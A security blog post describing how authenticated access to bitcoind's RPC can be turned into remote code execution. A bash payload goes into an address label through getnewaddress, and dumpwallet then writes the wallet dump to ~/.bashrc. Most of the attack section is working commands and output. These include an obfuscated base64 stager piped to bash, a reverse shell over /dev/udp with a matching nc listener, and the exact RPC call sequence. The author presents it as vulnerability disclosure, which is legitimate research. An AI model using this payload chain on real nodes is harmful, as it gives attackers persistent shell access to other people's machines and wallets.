
Pwning bitcoind RPC to RCE

Florian Mathieu
, 2 min read, filed under security
- Bitcoin Core
- Bash

Exposing the bitcoind RPC has always been a bad idea, but let’s make it worse! I discovered that bitcoind’s getnewaddress and dumpwallet commands can be abused to gain remote code execution, turning my limited access to bitcoind into a full shell on the machine that can run arbitrary commands.
Introduction
I reported this potential vulnerability to the Bitcoin Core security team, but there was little interest in patching it. The least I can do is raise awareness that the bitcoind RPC exposes dangerous functions.
The impact is severely limited because:
- attackers need authenticated access to
bitcoind bitcoindonly binds to localhost by default- triggering code execution is not straightforward
This technique is mainly useful for lateral movement within an already compromised environment.
Nearly arbitrary write access through dumpwallet
The dumpwallet command writes a file to any absolute path I choose, including sensitive locations such as ~/.bashrc. Other locations such as ~/.bash_profile or ~/.bash_login are also interesting: they’re less likely to exist already, but they only run when someone logs in, for example over SSH.
I can only write non-executable files, but that isn’t really a constraint: the files mentioned above don’t need to be executable, because the shell reads and runs them itself.
Bash is an interesting target because it doesn’t stop when a command fails. That’s essential here: I don’t control the format of the file dumpwallet creates, so bash has to skip over all the “garbage” lines.
The label of an address created with getnewaddress is my way into the dump file: I can stuff bash commands into it.
Labels barely filter any useful characters:
"label": "~!@#$%^&*()-_=+[]\\{}|;':\",./<>?",The resulting dump file looks like this (slightly redacted):
# Wallet dump created by Bitcoin v0.20.1
# * Created on 2021-01-05T18:59:14Z
# * Best block at time of backup was 0 (000000000019d6689c085ae165831e934ff763ae46a2a6c172b3f1b60a8ce26f),
#   mined on 2009-01-03T18:15:05Z

# extended private masterkey: REDACTED

L5REoWnddZLx315Bmh2fhHujTMQB5DBFREaia9osDfUaoiMtk6RA 2021-01-05T18:49:04Z reserve=1 # addr=bc1qqq5dsec72dv0g6nyxld0ykxtzau7pwau99dz5v hdkeypath=m/0'/0'/198'
L3p1RYmgarF1Ps6tdmLFon6iGKQMAZhLMH4HoV1eqvPkAF7Eqyxy 2021-01-05T18:49:04Z reserve=1 # addr=bc1q4e4vq855ljth9f3ykqvunr6xnc7aaaav6wpmgl hdkeypath=m/0'/0'/638'
KzHgJs6DSAnxab5tRD7jpDLoNUgtSyxPHbJS1ZW5dhJa5r9xG9Px 2021-01-05T18:49:04Z label=;(base64${IFS}-d${IFS}<<<c2ggLWkgPiYgL2Rldi91ZHAvMTI3LjAuMC4xLzQyNDIgMD4mMQ==)|bash; # addr=bc1q4ely2lu9du0mspersm9yvn2ttruv5z54aesnjv hdkeypath=m/0'/0'/2'
L1cE5swB5R8Bf9A2tN4yQH17fRDTm96YPdhw3YSdbdgDpUb7v8kA 2021-01-05T18:49:04Z reserve=1 # addr=bc1q469p9czc9kr74zelmx00pptfsqkuut9uedk4mj hdkeypath=m/0'/0'/405'
Payload
The final payload that I’ll use in this PoC looks like this:
;(base64${IFS}-d${IFS}<<<c2ggLWkgPiYgL2Rldi91ZHAvMTI3LjAuMC4xLzQyNDIgMD4mMQ==)|bash;Stage 1
;(base64${IFS}-d${IFS}<<<${BASE64_ENCODED_STAGE_2_PAYLOAD})|bash;The first stage decodes the stage 2 payload and executes it. This is mostly for convenience, because labels encode the space character as %20. Luckily, I can use ${IFS} instead: the variable bash uses to split words on whitespace.
The actual payload is base64-encoded, so it can contain spaces without any trouble.
Stage 2
A reverse shell to 127.0.0.1 on port 4242:
$ sh -i >& /dev/udp/127.0.0.1/4242 0>&1Encoded as base64:
$ echo -n "sh -i >& /dev/udp/127.0.0.1/4242 0>&1" | base64
c2ggLWkgPiYgL2Rldi91ZHAvMTI3LjAuMC4xLzQyNDIgMD4mMQ==
The attacker listens on that port with:
$ nc -u -lvp 4242Attack
Extract path of the user
getrpcinfo
{
  "active_commands": [
    {
      "method": "getrpcinfo",
      "duration": 20
    }
  ],
  "logpath": "/home/user/.bitcoin/debug.log"
}
The log path reveals the user’s home directory, at least when the default data directory is used.
Create an address with my label as payload
getnewaddress ";(base64${IFS}-d${IFS}<<<c2ggLWkgPiYgL2Rldi91ZHAvMTI3LjAuMC4xLzQyNDIgMD4mMQ==)|bash;"
bc1qccznzj3k7y79jwqyttn8e2lhlwlyznrxqa65yk
Dump the wallet to a file
For the sake of an example that’s easy to reproduce, let’s assume .bashrc doesn’t exist yet. As mentioned above, there are better locations that work just as well.
dumpwallet /home/user/.bashrc
{
  "filename": "/home/user/.bashrc"
}
Now I wait
The trap is set. All I need now is for a bash shell to start on the server: it loads my malicious .bashrc, which in turn triggers the payload.
Questions or comments? Reply to the post on X.